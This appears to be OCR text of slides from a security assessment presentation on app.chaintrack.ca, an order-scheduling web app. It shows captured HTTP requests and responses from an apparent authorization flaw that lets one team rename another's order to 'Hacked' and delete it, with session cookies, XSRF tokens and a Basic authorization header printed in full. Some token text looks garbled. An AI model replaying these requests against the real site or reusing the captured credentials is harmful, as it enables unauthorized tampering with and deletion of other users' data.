
Response

```
1 HTTP/2 200 OK
2 Server: nginx/1.17.3
3 Content-Type: application/json
4 Vary: Accept-Encoding
5 Cache-Control: no-cache, private
6 Date: Wed, 14 Dec 2022 17:33:41 GMT
7 Set-Cookie: XSRF-TOKEN=eyJpdIi6ikh1EbVryUJoa3F6kOU2bkQzaEs0UE9PSIsInZhbHVljoibkjkXmktoVjg5t1NmqljTzFVaTq0Mzd6Skc2TwQxU1A5QTkzM3hrcDdfR3NNfutGwExB0jJk0wxxtK9deLnBuIsIm1hyi6ijcwYzNmywVLzjixMDRhNwQyY2QyOohyrmF1N2E1YWQxNGQyMjU3MGQxYTzkM2ZLYzq30Tdk0TfhwR0tj0dkif0%3D%3D; expires=Wed, 14-Dec-2022 19:33:41 GMT; Max-Age=7200; path=/; httpOnly
8 Set-Cookie: chaintrack_session=eyJpdIi6ikh1EbVryUJoa3F6kOU2bkQzaEs0UE9PSIsInZhbHVljoibkjkXmktoVjg5t1NmqljTzFVaTq0Mzd6Skc2TwQxU1A5QTkzM3hrcDdfR3NNfutGwExB0jJk0wxxtK9deLnBuIsIm1hyi6ijcwYzNmywVLzjixMDRhNwQyY2QyOohyrmF1N2E1YWQxNGQyMjU3MGQxYTzkM2ZLYzq30Tdk0TfhwR0tj0dkif0%3D%3D; expires=Wed, 14-Dec-2022 19:33:41 GMT; Max-Age=7200; path=/; httpOnly
9 X-Frame-Options: SAMEORIGIN
10 X-Ss-Protection: 1; mode=block
11 X-Content-Type-Options: nosniff
12
13 {
    "code":0,
    "data":{
        "orders":[
            {
                "id":189,
                "team_id":1,
                "force_vehicle_id":15,
                "pickup_step_id":227,
                "delivery_step_id":228,
                "name":"Hacked",
                "type":3,
                "status":0,
                "is_service":0,
                "barcode_scanning_required":false,
                "eligibility":{
                    "type":"any"
                },
                "eligibility_type":"any",
                "eligibility_date":null
            }
        ]
    }
}
```

And even delete the orders!

Severity: Critical

Request	Response
<pre>Pretty Raw Hex 1 DELETE /api/scheduling/team/1/orders/189/delete-orders-choose HTTP/2 2 Host: app.chaintrack.ca 3 Cookie: remember_web_59ba36addc2b2f9401580f014c7f58ae4e30989d=eyJpdiI6IkhhSlg45VNUhFIMnRC0Q1saVTUle9PSIisInzbhHVlIjo1R103X9vwW8rv1h2elRTMUE3eUoxtFoaEprQ3JhRwtPaxNPVEV1YldsdqpxQ1wvTnZcLzBPYjik4xKh0R3ZQY09jeXBBDfPvkTJuUhv0G8rS1hnv0VuanZHvmq5Tvdv2MONohNODV1dwtbkppcT5MOjXWE5aohdvdTA3NGZxaVN0Wb0odvBjNG44yWNjZzVRQ21YMcxcxmW2OZEN4SGprbU50MkLcL3Ned29JYZoiLCjtYWMl01ISYjhNmZu2YMe2j1jymU4ZtC5y5zASy2jhwNzLMTMxyzuOYjY2Zjcn2VkmjAzYTcyYmjhzjA5N0ddjYzizNDEj21n0%3D; io-kH6P4PV_W9zGzdLsAAPt; XSRF-TOKEN=eyJpdiI6Ik1hFb1u3mjhvRE9zc0ZhclhxNhmZ1E9PSIisInzbhHVlIjoibkJXMKt0Vjg5T1NmQk1jTzFVaTQ0Mzd6Skc2TQWxU1A5QTkzM3hrccDdFR3NNRt0gExBqjKckwxtKt9deLNBuIsImh1YyI6ijcwYzNmWVlZjIxMDRhNwQyY2Qy0dhhyrf1N2E1YWQxNGQyMjU3MQQxyTzkM2ZLyq30Tdk0TfzWzRl0Tj10Kifq%3D%3D; chaintrack_session=eyJpdiI6Ik1hFb1u3mjhvRE9zc0ZhclhxNhmZ1E9PSIisInzbhHVlIjoibkJXMKt0Vjg5T1NmQk1jTzFVaTQ0Mzd6Skc2TQWxU1A5QTkzM3hrccDdFR3NNRt0gExBqjKckwxtKt9deLNBuIsImh1YyI6ijcwYzNmWVlZjIxMDRhNwQyY2Qy0dhhyrf1N2E1YWQxNGQyMjU3MQQxyTzkM2ZLyq30Tdk0TfzWzRl0Tj10Kifq== 4 Authorization: Basic Qmx1ZwN0Ywlu0kBwAuIpTGFiczuWNTah 5 Sec-Ch-Ua: "Chromium";v="103", ".Not(A)Brand";v="99" 6 X-XsrF-Token: 7 eyJpdiI6Ik1hFb1u3mjhvRE9zc0ZhclhxNhmZ1E9PSIisInzbhHVlIjoibkJXMKt0Vjg5T1NmQk1jTzFVaTQ0Mzd6Skc2TQWxU1A5QTkzM3hrccDdFR3NNRt0gExBqjKckwxtKt9deLNBuIsImh1YyI6ijcwYzNmWVlZjIxMDRhNwQyY2Qy0dhhyrf1N2E1YWQxNGQyMjU3MQQxyTzkM2ZLyq30Tdk0TfzWzRl0Tj10Kifq== 8 Sec-Ch-Ua-Mobile: ? 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36 10 X-Socket-Id: kh6P4PV_W9zGzdLsAAPt 11 X-Accept: application/json 12 X-Requested-With: XMLHttpRequest 13 Sec-Ch-Ua-Platform: "Linux" 14 Origin: https://app.chaintrack.ca 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: cors 17 Sec-Fetch-Dest: empty 18 Referer: https://app.chaintrack.ca/scheduler/teams/9/orders 19 Accept-Encoding: gzip, deflate 20 Accept-Language: en-US,en;q=0.9 21</pre>	<pre>Pretty Raw Hex Render 1 HTTP/2 200 OK 2 Server: nginx/1.17.3 3 Content-Type: application/json 4 Vary: Accept-Encoding 5 Cache-Control: no-cache, private 6 Date: Wed, 14 Dec 2022 17:45:09 GMT 7 Set-Cookie: XSRF-TOKEN=eyJpdiI6Ik1hFb1u3mjhvRE9zc0ZhclhxNhmZ1E9PSIisInzbhHVlIjoibkJXMKt0Vjg5T1NmQk1jTzFVaTQ0Mzd6Skc2TQWxU1A5QTkzM3hrccDdFR3NNRt0gExBqjKckwxtKt9deLNBuIsImh1YyI6ijcwYzNmWVlZjIxMDRhNwQyY2Qy0dhhyrf1N2E1YWQxNGQyMjU3MQQxyTzkM2ZLyq30Tdk0TfzWzRl0Tj10Kifq%3D%3D; chaintrack_session=eyJpdiI6Ik1hFb1u3mjhvRE9zc0ZhclhxNhmZ1E9PSIisInzbhHVlIjoibkJXMKt0Vjg5T1NmQk1jTzFVaTQ0Mzd6Skc2TQWxU1A5QTkzM3hrccDdFR3NNRt0gExBqjKckwxtKt9deLNBuIsImh1YyI6ijcwYzNmWVlZjIxMDRhNwQyY2Qy0dhhyrf1N2E1YWQxNGQyMjU3MQQxyTzkM2ZLyq30Tdk0TfzWzRl0Tj10Kifq%3D%3D; expires=Wed, 14-Dec-2022 19:45:09 GMT; Max-Age=7200; path=/ 8 Set-Cookie: chaintrack_session=eyJpdiI6Ik1hFb1u3mjhvRE9zc0ZhclhxNhmZ1E9PSIisInzbhHVlIjoibkJXMKt0Vjg5T1NmQk1jTzFVaTQ0Mzd6Skc2TQWxU1A5QTkzM3hrccDdFR3NNRt0gExBqjKckwxtKt9deLNBuIsImh1YyI6ijcwYzNmWVlZjIxMDRhNwQyY2Qy0dhhyrf1N2E1YWQxNGQyMjU3MQQxyTzkM2ZLyq30Tdk0TfzWzRl0Tj10Kifq%3D%3D; expires=Wed, 14-Dec-2022 19:45:09 GMT; Max-Age=7200; path=/; httponly 9 X-FRAME-OPTIONS: SAMEORIGIN 10 X-Xss-Protection: 1; mode=block 11 X-Content-Type-Options: nosniff 12 13 { "code":0, "data":{ "orders":[{ "id":168, "team_id":1, "force_vehicle_id":14, "pickup_step_id":null, "delivery_step_id":205, "name":"Drop off", "type":2, "status":1, "is_service":0, "barcode_scanning_required":false, "eligibility":{ "type":"any" }, "eligibility_type":"any", "eligibility_data":null }] } }</pre>



THANKS FOR LISTENING!

app.chaintrack.ca

Parsa, Allen, Jason, Alia, Kaiyu, Sami